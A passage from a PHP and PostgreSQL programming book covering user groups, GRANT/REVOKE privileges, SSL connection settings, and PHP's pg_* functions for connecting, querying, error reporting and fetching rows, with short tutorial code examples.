ALTER GROUP groupname RENAME TO newgroupname
```

In all cases, these ALTER GROUP commands can be executed only by a database superuser.

Deleting Groups

To remove a group, we use the DROP GROUP command:

```
DROP GROUP groupname
```

DROP GROUP removes the named group, although any users contained within the group will remain.

■ **Note** PostgreSQL 8.1 will introduce role support, based on the outline found in the SQL standards. Role support will further expand on the USER and GROUP feature set, and promises to be a powerful addition to the PostgreSQL toolset. In some scenarios, using roles will be preferred over the current user and group functions; however, the current user and group functions will remain, so don't be worried that you will have to adjust for a whole new set of commands right away. Still, you'll want to check out the online documentation once 8.1 is released.

The GRANT and REVOKE Commands

Once users have been created within the system, the task of adding or removing privileges requires use of the GRANT and REVOKE commands. Since privileges are set at the object level, this allows for a high level of granularity for each user in the database. In this section, we take a look at the GRANT and REVOKE commands in detail and walk through a number of examples demonstrating their usage.

GRANT

You use the GRANT command when you need to assign new privileges to a user or group of users. The privilege assignment is done on a per-object basis, and uses slightly different syntax depending on the object and privilege in question, but follows the same basic structure in all cases:

```
GRANT privilege [, ...] ON object [, ...] TO
{PUBLIC | GROUP groupname | username } [ WITH GRANT OPTION ]
```

The privilege can be one or more privileges appropriate to the object in question. Likewise, the object can be one or more like objects to grant privileges on. The keyword PUBLIC signifies that all users will be granted the privileges. By default, only object owners and superusers can grant permissions on an object; however, the WITH GRANT OPTION passes on these privileges, so that the grantee can then grant said privileges upon others if desired. To better see how these commands come together, let's take a look at a few examples. In our first example, we want to add SELECT privileges on the table salaries to user howard:

```
GRANT SELECT ON salaries TO howard;
```

This is pretty straightforward. For a more complex example, let's say we want to add SELECT and INSERT privileges on the books and games tables to both howard and robert and allow them to grant those privileges to others:

```
GRANT SELECT,INSERT ON books, games TO howard, robert WITH GRANT OPTION;
```

REVOKE

Removing privileges from a user is the job of the REVOKE command. Its syntax is similar to that of the GRANT command:

```
REVOKE privilege [, ...] ON object [, ...] FROM
{PUBLIC | GROUP groupname | username }
```

For example, if we want to disallow any use of the salaries table by howard, we would use the following command:

```
REVOKE ALL ON salaries FROM howard;
```

Making Widespread Changes

A situation that you are likely to encounter often is one where you want to grant to a user permissions on all tables within a given database, with a single command, without making the user a superuser. By default, PostgreSQL does not provide this ability, because it goes against the SQL standard. However, if you want to allow such granting of permissions to occur, a workaround is to use database functions. Since Chapter 32 discusses functions in more detail, we won't get into the gory details here, but the basic idea is to pass in a username, select all the table names within the database into a record, and then loop through the record, executing a GRANT (or REVOKE) statement for each table.

Secure PostgreSQL Connections

Data flowing between a client and a PostgreSQL server is similar to any other typical network traffic; it could potentially be intercepted and even modified by a malicious third party. Sometimes this isn't really an issue, because the database server and clients often reside on the same internal network and, for many, on the same machine. However, if your project requirements result in the transfer of data over insecure channels, you now have the option to use PostgreSQL's built-in security features to encrypt the connection using SSL. To use SSL-based connections, you first must do the following:

- Install the OpenSSL library, available for download at http://www.openssl.org/.
- Compile PostgreSQL with the -with-openssl flag.

To verify that your PostgreSQL installation has been built with OpenSSL, you can use the pg_configure command-line tool:

```
[postgres@ridley postgres]$ pg_config --configure
'–prefix=/var/lib/pgsql-8.0.x' '–with-openssl'
```

Once these prerequisites are complete, you need to either create or purchase both a server and a client certificate. The process for accomplishing either of these tasks is beyond the scope of this book, but you can get information about this process on the Internet, so take a few moments to perform a search and you'll turn up numerous resources.

Configuration Options

Once your server has been built with SSL support, PostgreSQL can listen for SSL connections. To enable this, you must turn on SSL by setting the `ssl` option to `true` in the `postgresql.conf` file, and then restart your server. By default, the server leaves it to the client's discretion to decide whether to use an SSL connection, which may or may not be what you prefer. You can change this behavior in the `pg_hba.conf` file through one of the following host connection types:

- `host`: This is the default connection type. It allows both SSL and non-SSL connections, and leaves the connection method to the client. Since some clients may silently fall back on non-SSL connections, you may not want to use this connection type if you need to enforce SSL connections.
- `hostssl`: Connections specified with the `hostssl` connection type will be required to connect using SSL, and non-SSL connection attempts will be rejected even if all other credentials would allow a connection. If you plan to use SSL, this is most likely the connection type you would want.
- `hostnossl`: Requires that connections be made from a non-SSL-based client. Connections made over SSL will be rejected even if all other credentials would allow a connection.

Frequently Asked Questions

Because the SSL feature is not widely used, there is still some confusion surrounding its usage. This section attempts to offer some clarifications by answering some of the most commonly asked questions regarding this topic.

I'm using PostgreSQL solely as a back end to my Web application, and I am using HTTPS to encrypt traffic to and from the site. Do I need to encrypt the connection to the PostgreSQL server?

This depends on whether the database server is located on the same machine as the Web server. If this is the case, then encryption will likely be beneficial only if you consider the machine itself insecure. If the database resides on a separate server, then the data could potentially be traveling unsecured from the Web server to the database server, and therefore it would warrant encryption. There is no steadfast rule regarding the use of encryption. You can reach a conclusion only after a careful weighing of security and performance factors.

I understand that encrypting Web pages using SSL will degrade performance. Does the same hold true for the encryption of PostgreSQL traffic?

Yes, your application will take a performance hit, because every data packet must be encrypted while traveling to and from the PostgreSQL server. How much of a hit will depend on a number of variables, including CPU speed and bandwidth capacity.

How do I know that the traffic is indeed encrypted?

The easiest way to ensure that the PostgreSQL traffic is encrypted is to configure a user account that requires SSL connections, and then try to connect to the SSL-enabled PostgreSQL server by supplying that user's credentials and a valid SSL certificate. If something is awry, you will receive a FATAL error when you attempt to connect.

What port does PostgreSQL use for SSL-based traffic?

The port number remains the same regardless of whether you are communicating in encrypted or unencrypted fashion. By default, this port is port 5432.

Summary

An uninvited database intrusion can wipe away months of work and erase inestimable value. Therefore, although the topics covered in this chapter generally lack the glamour of other feats, such as creating a database connection or altering a table's structure, the importance of taking the time to thoroughly understand them cannot be understated. We strongly recommend that you take adequate time to understand PostgreSQL's security features, because they should be making a regular appearance in all of your PostgreSQL-driven applications.

In the next chapter, we'll take a look at PHP's PostgreSQL library, showing you how to manipulate the PostgreSQL database data through your PHP scripts.

CHAPTER 30

PHP's PostgreSQL Functionality

This chapter introduces PHP's PostgreSQL extension, available within the standard PHP distribution since version 3. By introducing many of the extension's most important functions and offering numerous usage examples, this chapter shows you how to connect to a PostgreSQL database server from within your PHP applications, retrieve, insert, update, and delete data, and perform a number of administrative actions important to any database-driven application.

Prerequisites

Before you can begin taking advantage of PostgreSQL from within your PHP applications, you need to enable the extension, which isn't enabled by default. Additionally, you should take a moment to get acquainted with the PostgreSQL-specific `php.ini` directives. Both of these topics are covered in this section.

Enabling PHP's PostgreSQL Extension

To use PHP's PostgreSQL extension on Unix, you need to configure PHP with the `--with-pgsql` option. PHP presumes PostgreSQL is installed to the `/usr/local/pgsql` directory, so if you have installed it in a different location (`/home/jason/pgsql`, for instance), you need to append this path to the option, like so:

```
--with-pgsql=/home/jason/pgsql
```


On Windows, you need to open the `php.ini` file and uncomment the following line, save the file, and restart Apache:

```
;extension=php_pgsql.dll
```

On either operating system, you can verify that PHP's PostgreSQL support is enabled by placing the following code in a file (name it `phpinfo.php`, for instance), saving it to a convenient location within your document root, and loading it into your browser:

```
<?php
   phpinfo();
?>
```

Scroll down and you should see the table shown in Figure 30-1.



pgsql

PostgreSQL Support	enabled
PostgreSQL(libpq) Version	8.0.1
Multibyte character support	disabled
SSL support	disabled
Active Persistent Links	0
Active Links	0

Directive	Local Value	Master Value
pgsql.allow_persistent	On	On
pgsql.auto_reset_persistent	Off	Off
pgsql.ignore_notice	Off	Off
pgsql.log_notice	Off	Off
pgsql.max_links	Unlimited	Unlimited
pgsql.max_persistent	Unlimited	Unlimited

Figure 30-1. *Verifying PHP's PostgreSQL support*

Next, we examine the purpose of the PHP configuration directives displayed in Figure 30-1.

PHP's PostgreSQL Configuration Directives

Like almost every other PHP extension, several directives are available for tweaking PostgreSQL's PHP-related behavior. These directives are found in the `php.ini` file, and this section introduces them in the order in which they appear in this file.

pgsql.allow_persistent

This directive determines whether persistent links are allowed. By default, this feature is enabled. See the later sidebar, "Persistent or Nonpersistent Connections," for more information about the effects of persistent connections.

pgsql.auto_reset_persistent

Persistent connections can occasionally be left orphaned (and therefore run continuously despite being unusable) due to unexpected events such as a failed transaction. Over time this can cause connectivity issues, because the total number of orphaned connections will consume a fraction or even the whole of available simultaneous server connections. To monitor and destroy these runaway connections, enable the `pgsql.auto_reset_persistent` directive, which by default is disabled. Keep in mind that enabling this directive will result in a slight performance decrease.

pgsql.max_persistent

This directive sets the maximum number of persistent connection links that can simultaneously exist. When set to `-1` (the default), no limit is imposed on the number of persistent links.

pgsql.max_links

This directive sets the maximum number of connection links that can simultaneously exist. When set to `-1` (the default), no limit is imposed on the number of persistent and nonpersistent links.

pgsql.ignore_notice

PostgreSQL regularly provides various items of information that the user might consider useful. For instance, PostgreSQL will automatically create indexes for primary keys if you don't explicitly specify that it should be done at the time the table is created. While this is certainly beneficial to table performance, it makes sense to notify the reader of this action, and therefore PostgreSQL will let you know by using a message known as a notice.

By default, PHP will log and potentially display any notices returned by PostgreSQL, provided PHP has been configured to do so (see PHP's `error_reporting`, `display_errors`, and `log_errors` directives). You can disable this behavior by setting `pgsql.ignore_notice` to `1`.

pgsql.log_notice

Should the `pgsql.ignore_notice` directive be disabled, you can log the error messages to the log file specified by the `error_log` directive.

Sample Data

Learning a new topic tends to come easier when the concepts are accompanied by a set of cohesive examples. The following table titled `product` is used for all relevant examples in the following sections.

```
CREATE TABLE product (
   productid SERIAL,
   productcode VARCHAR(8) NOT NULL UNIQUE,
   name TEXT NOT NULL,
   price NUMERIC(5,2) NOT NULL,
   description TEXT NOT NULL,
   PRIMARY KEY(productid)
);
```

PHP's PostgreSQL Commands

PHP's PostgreSQL extension offers all of the functionality necessary to perform every imaginable task. This section introduces many of the key functions, showing you how to use them to connect to the database server and select a database, query for and retrieve data, and perform a variety of other important tasks.

Establishing and Closing a Connection

Before interacting with the PostgreSQL server, you need to successfully connect to it and choose a database, passing along any necessary credentials. Likewise, once you've finished using the database, you should close the connection to recuperate system resources. This section shows

you how to establish a new connection, choose a database, and subsequently close the connection.

pg_connect()

```
resource pg_connect(string connection_string [, int connect_type])
```

Whereas PHP's corresponding MySQL and MS SQL connection functions require that each connection parameter be passed in as a separate parameter, PostgreSQL requires them to be submitted as a single string, denoted by `connection_string`. Several parameters are recognized in this string, including:

- `connect_timeout`: The number of seconds to continue waiting for a connection response. Specifying zero or no value will cause the function to wait indefinitely.
- `dbname`: The name of the database you'd like to connect to.
- `host`: The server location as defined by a hostname, such as `www.example.com`, `ecommerce`, or `localhost`.
- `hostaddr`: The server location as defined by an IP address, such as `192.168.1.104`.
- `options`: Any additional command-line options to be sent to the server.
- `password`: The connecting user's password.
- `port`: The port on which the server operates. By default, this is 5432; therefore, you need to specify this parameter only if the destination server is operating on another port.
- `service`: Should you be tasked with managing multiple servers or would simply rather store connection variables in a single location, you can use this parameter to specify a service name. This service name maps to a corresponding set of variables stored within the `pg_service.conf` file.
- `sslmode`: PostgreSQL supports secure connections when it's configured with SSL support at build time. You can allow, disable, and even require secure connections by using `pg_connect` with this option, using the values `allow`, `disable`, and `require`, respectively. The default value, `prefer`, causes an attempt to first connect via SSL and then via non-SSL should the first attempt fail.
- `user`: The connecting user.

For example, to connect to a localhost database named `corporate` using user `jason` who is assigned a password of `secret`, the following command would be used:

```
$pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");
```

Because PostgreSQL by default pools its connections, to save system resources, if a subsequent connection request is made within the same script using the same parameters as those used to initiate an already-open connection, PostgreSQL uses the existing connection rather than opening a new one. You can override this behavior with the optional `connect_type` parameter, by passing in the value `PGSQL_CONNECT_FORCE_NEW`.

pg_pconnect()

```
resource pg_connect(string connection_string [, int connect_type])
```

The `pg_pconnect()` function operates identically to `pg_connect()` in every way, supporting all of the parameters described previously, except that using it will result in the connection remaining open even *after* the script completes execution. If a subsequent attempt is made to open a new connection consisting of the same connection parameters as those used in the original connection, then that persistent connection will be reused.

To take advantage of this function, you need to enable the `pgsql.allow_persistent` directive (enabled by default). Also take a moment to learn more about the `pgsql.max_links` and `pgsql.max_persistence` directives, both of which were introduced in the earlier section, "PHP's PostgreSQL Configuration Directives."

PERSISTENT OR NONPERSISTENT CONNECTIONS?

There seems to be no end to the confusion caused by whether one should use persistent or nonpersistent connections, with most users tending to lean toward using persistent connections because of some perceived functional enhancement that comes by way of using them. It is crucial that you understand there is no benefit whatsoever to using persistent connections other than the additional level of efficiency they provide due to their reusable characteristic. Because the steps of creating a new connection can be avoided, a process that would otherwise occur repeatedly in a high-traffic environment, you can save overhead by taking the persistent connection route.

Therefore, although using persistent connections is generally a good idea, you should use them with caution. If your PostgreSQL database is managed by a Web-hosting provider, be sure to verify that the maximum number of allowable database connections (defined by the `max_connections` directive in the `postgresql.conf` file) does not exceed the maximum number of allowable persistent connections (defined by the `pgsql.max_persistence` directive in the `php.ini` file). If this is the case, then in the scenario where `max_connections` + *N* simultaneous connection attempts occur, then *N* attempts will fail. This problem is further exacerbated should programmatic errors leave connections open, ultimately forcing you to restart the Web server to remove these runaway connections.

Storing Connection Information in a Separate File

Of course, it doesn't make sense to embed the connection calls at the top of every script. After all, what if you need to change the password, or would like to install the application on another server that uses a slightly different database name? Save yourself the hassle of having to perform undue maintenance by placing these calls (along with any other global information) in a configuration file and then including that file in each relevant script with the `require` statement. For instance, a sample configuration file (`config.inc.php`) might look like this:

```
<?php
   // Database host
   $db_host = "localhost";

   // Database user
   $db_user = "jason";
```

```
   // Database password
   $db_pswd = "secret";

   // Database name
   $db_name = "corporate";

   // Other site-wide configuration parameters
   $admin_email = "administrator@example.com";
   $default_lang = "english";

   // Preliminary tasks

   // Connect to the database
   $pg = pg_connect("host=$db_host user=$db_user
                     password=$db_pswd dbname=$db_name")
         or die("Can't connect to database.");

?>
```

Next, you can embed this file into your scripts as necessary:

```
<?php
   require_once("config/config.inc.php");
   ... proceed with building the page and database-oriented tasks
?>
```

Note that this configuration file was postfixed with a `.php` extension! This prevents any user from viewing its contents by calling it from the browser. For example, suppose this file was named `config.inc` rather than `config.inc.php`, and resided within a directory named `config` that was placed within the document root. A user could call up this file like so, viewing the contents:

```
http://www.example.com/config/config.inc
```

However, calling the same file possessing the `.php` extension will cause the file to first be passed to the PHP engine, and parsed. Because nothing is being output in that file, the user will see nothing but a blank page.

Alternatively, if you have administrative access to Apache's `httpd.conf` file or are able to use `.htaccess` files, you can prevent certain extensions from being served by Apache altogether by using the `<Files>` directive, like so:

```
<Files ~ "\.inc$">
   Order allow, deny
   Deny from all
   Satisfy All
</Files>
```

Once in place, any attempts to retrieve a file ending in `.inc` within the document root will produce a `Forbidden` error.

pg_close()

```
boolean pg_close([resource connection])
```

Although database connections opened during the execution of a script are automatically closed once the script completes, rigorous programming practice is always encouraged by explicitly closing such resources once they are no longer needed. A typical example follows:

```
<?php
   $pg = pg_connect("host=localhost user=jason password=secret dbname=corporate")
         or die("Can't connect to database.");
   echo "This is where database operations are performed.";
   pg_close();
?>
```

If multiple connections to, say, different databases are open, you can close each as its services are no longer needed. For instance:

```
<?php
   $pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");
   $pg2 = pg_connect("host=example.com user=jason password=secret dbname=store");

   echo "Perform some database operations. <br />";

   // We're finished with $pg2, so close the connection
   pg_close($pg2);

   echo "Perform additional database operations.";
   // Close the $pg connection
   pg_close($pg);
?>
```

Note that this function has no bearing on persistent connections, because persistent connections are intended to remain open even after the script completes execution. See the earlier sidebar "Persistent or Nonpersistent Connections?" for more information.

Queries

In this section you'll learn how to carry out a number of query-related tasks, including executing queries, recuperating query resources, and retrieving and parsing the results.

Query Execution

Any sort of interaction with the database takes place via a query. This section shows you how to formulate and send queries to the database for execution.

pg_query()

```
resource pg_query([resource connection,] string query)
```

The pg_query() function is responsible for sending the query to the selected database, returning a result resource on success, and FALSE otherwise. For example, you would retrieve a result set consisting of products and corresponding prices found in the product table like so:

```
$query = "SELECT name, price FROM product ORDER BY name";
$result = pg_query($query);
```

If multiple connections are open, you can specify to which connection the query is directed by using the connection parameter.

While the pg_query() function does indeed execute the query, you're unable to do anything with the result without the assistance of several other functions. When executing SELECT statements, you might typically use pg_fetch_row(), pg_fetch_array(), pg_fetch_object(), or pg_num_rows(); whereas for INSERT, UPDATE, or DELETE statements, you might typically use pg_affected_rows(). All of these functions are introduced later in this chapter.

It's also possible to pass multiple statements to pg_query() for execution. Each of these queries should be separated by a semicolon. For example, suppose the number of product offerings on your e-commerce site is growing and you need to adjust a few category titles:

```
$query = "UPDATE category SET title='footwear' WHERE title='sneakers'";
$query .= "; UPDATE category SET title='gourmet' WHERE title='coffee'";
$query .= "; UPDATE category SET title='appliances' WHERE title='refrigerators'";
$result = pg_query($query);
```

Keep in mind that passing multiple statements to pg_query() isn't necessarily a good idea, because it's not possible to receive information regarding whether all of the queries executed as expected.

pg_send_query()

```
boolean pg_send_query ([resource connection,] string query)
```

The pg_send_query() function operates quite similarly to pg_query(), sending a query to the database for execution. However, it differs in two important ways:

- Queries are sent asynchronously, meaning the script continues to execute even if the sent query has not completed execution.
- Multiple queries can be sent to the database, and the results of each can be retrieved as necessary using pg_get_result().

Note that you should not execute multiple queries with pg_send_query() if the server is in the middle of executing another query. You can determine whether the server is busy executing another query with the pg_connection_busy() function. An example follows:

```
$pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");
          or die("Could not connect to PostgreSQL server: ");

$query = "SELECT name FROM hr.product ORDER BY name";
$query .= "; SELECT name FROM category ORDER BY name";

if (!pg_connection_busy($pg)) {
   pg_send_query($pg, $query);
}

$result1 = pg_get_result($pg);

echo "Total product count: ".pg_num_rows($result1) ." <br />";

$result2 = pg_get_result($pg);

echo "Total category count: ".pg_num_rows($result2) ." <br />";
```

This returns output similar to the following:

```
Total product count: 54
Total category count: 7
```

Retrieving Status and Error Information

Particularly during the application development phase, you'll want to output various status messages and errors for convenience. Additionally, during the lifetime of the application, you'll want to log, and perhaps even be immediately notified via e-mail of, any errors that arise. Several functions are at your disposal for these purposes, introduced in this section.

pg_connection_status()

```
int pg_connection_status(resource connection)
```

The `pg_connection_status()` function returns one of two possible values regarding the database connection specified by `connection`: `PGSQL_CONNECTION_OK` or `PGSQL_CONNECTION_BAD`. An example follows:

```
$pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");
if (pg_connection_status($pg) == "PG_CONNECTION_BAD") {
   die("There was a problem connecting to the database.");

}
```

Of course, because pg_connect() will return FALSE on failure, you can also determine connection success like so:

```
$pg = pg_connect("host=localhost user=jason password=secret dbname=corporate");
if (!$pg) {
   die("There was a problem connecting to the database.");

}
```

Note that if PHP's error-reporting mechanism is enabled and the information is being output to the screen (see the PHP directives error_reporting and display_errors), other information will also be output to the screen.

pg_last_notice()

```
string pg_last_notice(resource connection)
```

The pg_last_notice() function returns the most recently occurring notice emanating from the connection specified by the connection parameter.

pg_result_status()

```
pg_result_status(resource result [, int type])
```

The pg_result_status() function returns information regarding the status of result. The type of information returned depends upon which type value is assigned, of which two are supported:

- PGSQL_STATUS_LONG: Causes pg_result_status() to return the numerical status of the result. This is the default.
- PGSQL_STATUS_STRING: Returns the type of query executed. For instance, if the query was a standard SELECT statement, then the word SELECT is returned.

If PGSQL_STATUS_LONG is assigned to type, one of eight possible values will be returned. Note that a numerical representation of these values is returned, so you need to devise a means for converting the numerical value to the corresponding status response:

- PGSQL_BAD_RESPONSE: The server's response isn't understood. The numerical value is 5.
- PGSQL_COMMAND_OK: A query not involving the return of data has executed correctly. The numerical value is 1.
- PGSQL_COPY_IN: The copy of data to the server has commenced. The numerical value is 4.
- PGSQL_COPY_OUT: The copy of data from the server has commenced. The numerical value is 3.
- PGSQL_EMPTY_QUERY: The query sent to the server contains no data. The numerical value is 0.

- PGSQL_FATAL_ERROR: A fatal error has occurred, such as the inability to successfully connect to the database server. The numerical value is 7.
- PGSQL_NONFATAL_ERROR: A nonfatal error (specifically a notice or warning) has occurred, such as an attempt to drop a table that doesn't exist. The numerical value is 6.
- PGSQL_TUPLES_OK: A query involving the retrieval of data has executed correctly. The numerical value is 2.

For example, the following code determines what type of query is being executed and returns information regarding the response status:

```
$query = "SELECT productid, name, price FROM product ORDER BY name";
$result = pg_query($query);
echo "Query Type: ".pg_result_status($result, PGSQL_STATUS_STRING)."<br />";
echo "Query Status: ".pg_result_status($result, PGSQL_STATUS_LONG)."<br />";
```

This returns the following:

```
Query Type: SELECT
Query Status: 2
```

pg_last_error()

```
string pg_last_error([resource connection])
```

The pg_last_error() function returns the most recently occurring error message emanating from the connection specified by the optional connection parameter. If connection isn't provided, the most recently initiated connection will be used. For instance, an attempt to drop a nonexistent table will produce an error, which is demonstrated below:

```
$res = pg_query("DROP TABLE nonexistenttable");
echo pg_last_error();
```

Executing this example produces:

```
ERROR: table "nonexistenttable" does not exist
```

pg_result_error()

```
string pg_result_error(resource result)
```

The pg_result_error() function returns the error most recently attributed to the resource specified by result. For example:

```
$query = "SELECT * FROM productt ORDER BY name";
$done = pg_send_query($pg, $query);
$result = pg_get_result($pg);
echo pg_result_error($result);
```

Because the product table has been misspelled in the query, the following error will occur:

```
ERROR: relation "productt" does not exist
```

Note that this function differs from the previously introduced pg_last_error() function in that pg_result_error() is specific to the last error attributed to a specific resource, whereas pg_last_error() is specific to the last error occurring during the script's execution, regardless of resource. Because of this, the pg_send_query() and pg_get_result() functions must be used to retrieve the failed query result. Note that using pg_query() in conjunction with pg_result_error() will produce no information, regardless of whether the query fails!

While pg_result_error() is useful, the pg_result_error_field() function offers a much more detailed summary of the problem. This function is introduced next.

pg_result_error_field()

```
string pg_result_error_field(resource result, int fieldcode)
```

Only available when used in conjunction with PostgreSQL 7.4 and later, the pg_result_error_field() function returns error information pertinent to the resource specified by result. The returned error information is specific to the value defined by fieldcode. Twelve fieldcode values are supported, including:

- PGSQL_DIAG_CONTEXT: Contains a trace of internally generated information pertinent to the error.
- PGSQL_DIAG_INTERNAL_POSITION: Available as of PostgreSQL version 8.0, contains the cursor position of a failed command that was generated by PostgreSQL rather than by the client.
- PGSQL_DIAG_INTERNAL_QUERY: Available as of PostgreSQL version 8.0, specifies the text of a failed command that was generated by PostgreSQL rather than by the client.
- PGSQL_DIAG_MESSAGE_DETAIL: Occasionally offers additional information regarding why the error occurred, building upon what is stored in PGSQL_DIAG_MESSAGE_PRIMARY.
- PGSQL_DIAG_MESSAGE_HINT: Occasionally offers some explanation of how the user can go about resolving the error.
- PGSQL_DIAG_MESSAGE_PRIMARY: Offers a user-friendly, yet terse, description of the error.
- PGSQL_DIAG_SEVERITY: Specifies the error's severity, which could be one of the following values: DEBUG, ERROR, FATAL, INFO, LOG, NOTICE, PANIC, or WARNING.
- PGSQL_DIAG_SOURCE_FILE: Specifies the name of the file in which the error occurred.
- PGSQL_DIAG_SOURCE_FUNCTION: Specifies the name of the PostgreSQL function that produced the error.
- PGSQL_DIAG_SOURCE_LINE: Specifies the line number of the file in which the error occurred.

- PGSQL_DIAG_SQLSTATE: Contains the SQLSTATE string. Available as of PostgreSQL version 7.4, SQLSTATE messages consist of five-character strings that represent various database server warnings and errors. See the online PostgreSQL documentation for a complete list of the codes and their corresponding meanings.
- PGSQL_DIAG_STATEMENT_POSITION: Contains the cursor position of the place in which the error occurred within the query statement.

Building on the previous example, it's possible to report just the name of the file, the error message, and the line in which the error occurred, like so:

```
<?php

  $pg = pg_connect("host=localhost user=webuser password=secret dbname=corporate");

  $query = "SELECT * FROM productt ORDER BY name";

  pg_send_query($pg, $query);

  $result = pg_get_result($pg);

  echo "PostgreSQL has returned an error: <br />";

  echo "File: ".pg_result_error_field($result, PGSQL_DIAG_SOURCE_FILE)."<br />";

  echo "Line: ".pg_result_error_field($result, PGSQL_DIAG_SOURCE_LINE)."<br />";

  echo "Message: ".pg_result_error_field($result,
                                         PGSQL_DIAG_MESSAGE_PRIMARY)."<br />";

?>
```

This returns the following output:

```
PostgreSQL has returned an error:
File: namespace.c
Line: 200
Message: relation "productt" does not exist
```

pg_set_error_verbosity()

```
int pg_set_error_verbosity([resource connection,] int verbosity)
```

Available as of PostgreSQL 7.4, the pg_set_error_verbosity() function determines the amount of information returned by the pg_last_error() and pg_result_error() functions. Three verbosity settings are supported:

- PGSQL_ERRORS_DEFAULT: Returns error information including the position, primary text, severity, additional details, context fields, and a hint
- PGSQL_ERRORS_TERSE: Returns error information including the position, primary text, and severity
- PGSQL_ERRORS_VERBOSE: Returns all available error information

Recuperating Query Memory

Particularly when executing several large queries within the same script, you'll want to recuperate memory as query data is no longer required. The pg_free_result() function, introduced in this section, accomplishes this task for you.

pg_free_result()

```
boolean pg_free_result(resource result)
```

The pg_free_result() function destroys the result set specified by result and returns any memory used for that set back to the operating system. Because the query data is destroyed and the system resources are recuperated upon the completion of each script, there is no need to execute this function unless significant resources are being consumed during the script's execution.

Retrieving and Displaying Data

Once the query has been executed and the result set readied, it's time to parse the retrieved rows. Several functions are at your disposal for retrieving the fields comprising each row; which one you choose is largely a matter of preference, because only the method for referencing the fields differs. Each function is introduced in this section and accompanied by examples.

pg_fetch_array()

```
mixed pg_fetch_array(resource result [, int row [, int resulttype])
```

The pg_fetch_array() function is really just an enhanced version of pg_fetch_row(), offering you the opportunity to retrieve each row of the result as an associative array, a numerically indexed array, or both, beginning at the row offset row (use NULL to begin with the first row). By default, it retrieves both arrays; you can modify this default behavior by passing one of the following values in as the resulttype:

- PGSQL_ASSOC: Returns the row as an associative array, with the key represented by the field name and the value by the field contents.
- PGSQL_NUM: Returns the row as a numerically indexed array, with the ordering determined by the ordering of the field names as specified within the array. If an asterisk is used (signaling the query to retrieve all fields), the ordering will correspond to the field ordering in the table definition. Designating this option results in pg_fetch_array() operating in the same fashion as pg_fetch_row().

- PGSQL_BOTH: Returns the row as both an associative and a numerically indexed array. Therefore, each field could be referred to in terms of its index offset as well as its field name. This is the default.

For example, suppose you want to retrieve a result set using only associative indices:

```
<?php
   $pg = pg_connect("host=localhost user=webuser password=secret
                     dbname=corporate");

   if (!$pg) {
      echo "There was a problem connecting to the database.";
      die();
   }

   $query = "SELECT productcode, name FROM product ORDER BY name";

   $result = pg_query($query);

   while ($row = pg_fetch_array($result, NULL, PGSQL_ASSOC))
   {
       $name = $row['name'];
       $productcode = $row['productcode'];
       echo "$name ($productcode) <br />";
   }

?>
```

If you wanted to retrieve a result set solely by numerical indices, you would make the following modifications to relevant parts of the above example:

```
<?php
   ...
   while ($row = pg_fetch_array($result, NULL, PGSQL_NUM))
   {
       $name = $row[1];
       $productcode = $row[0];
       echo "$name ($productcode) <br />";
   }

?>
```

In both cases the output is identical, producing:

```
AquaSmooth Toothpaste (TY232278)
HeadsFree Shampoo (PO988932)
Painless Aftershave (ZP457321)
WhiskerWrecker Razors (KL334899)
```

pg_fetch_assoc()

```
array pg_fetch_assoc(resource result [, int row])
```

This function operates identically to pg_fetch_array() when PGSQL_ASSOC is passed in as the result parameter.

pg_fetch_object()

```
mixed pg_fetch_object(resource result [, int row])
mixed pg_fetch_object(resource result [, string name [, array params]])
```

This function operates identically to pg_fetch_array(), except that an object is returned rather than an array. Additionally, the result type is always set to PGSQL_ASSOC. The following revises the relevant part of the first example used in the introduction to pg_fetch_array():

```
while ($row = pg_fetch_object($result))
{
   $name = $row->name;
   $productcode = $row->productcode;
   echo "$name ($productcode) <br />";
}
```

Assuming the same data is involved, the output of this example is identical to that provided for the pg_fetch_array() example.

Notice a second prototype for pg_fetch_object() offers different parameters. Available as of PHP 5.0, you can use this variant to instantiate an optional class named name. You can also optionally pass the name class constructor several parameters via the params parameter.

pg_fetch_row()

```
mixed pg_fetch_row(resource result [, int row])
```

This function retrieves an entire row of data from result, placing the values in an indexed array. This might not seem like it offers a particularly significant advantage over pg_fetch_array(); after all, you still have to cycle through the array, pulling out each value and assigning it an appropriate variable name, right? Although you could do this, you might find using this function in conjunction with list() to be particularly interesting. (The list() function was introduced in Chapter 5.) Consider this example:

```
<?php
   ...
   $query = "SELECT productcode, name FROM product ORDER BY name";
   $result = pg_query($query);
   while (list($productcode, $name) = pg_fetch_row($result))
   {
      echo "$name ($productcode) <br />";
   }
   ...
?>
```

Using the `list()` function and a `while` loop, you can assign the field values to a variable as each row is encountered, foregoing the additional steps otherwise necessary to assign the array values to variables. Assuming the same data is involved, the output of this example is identical to that provided for the `pg_fetch_array()` example.

Rows Selected and Rows Affected

When retrieving or modifying data, you'll often want to know how many rows were selected or modified. Two functions enable you to perform these tasks, `pg_num_rows()` and `pg_affected_rows()`, respectively. Both are introduced in this section.

pg_num_rows()

```
integer pg_num_rows(resource result)
```

The `pg_num_rows()` function returns the total number of rows found in the resource `result`, or `-1` should an error occur. For example:

```
$query = "SELECT productid, name, price FROM product ORDER BY price";
$result = pg_query($query);
if ($result) {
   echo "Total products in database: ".pg_num_rows($result);
}
```

This returns the following:

```
Total products in database: 34
```

pg_affected_rows()

```
integer pg_affected_rows(resource result)
```

The `pg_affected_rows()` function returns the total number of rows affected by a `DELETE`, `INSERT`, or `UPDATE` query, retrieving this number from the resource `result`. For example:

```
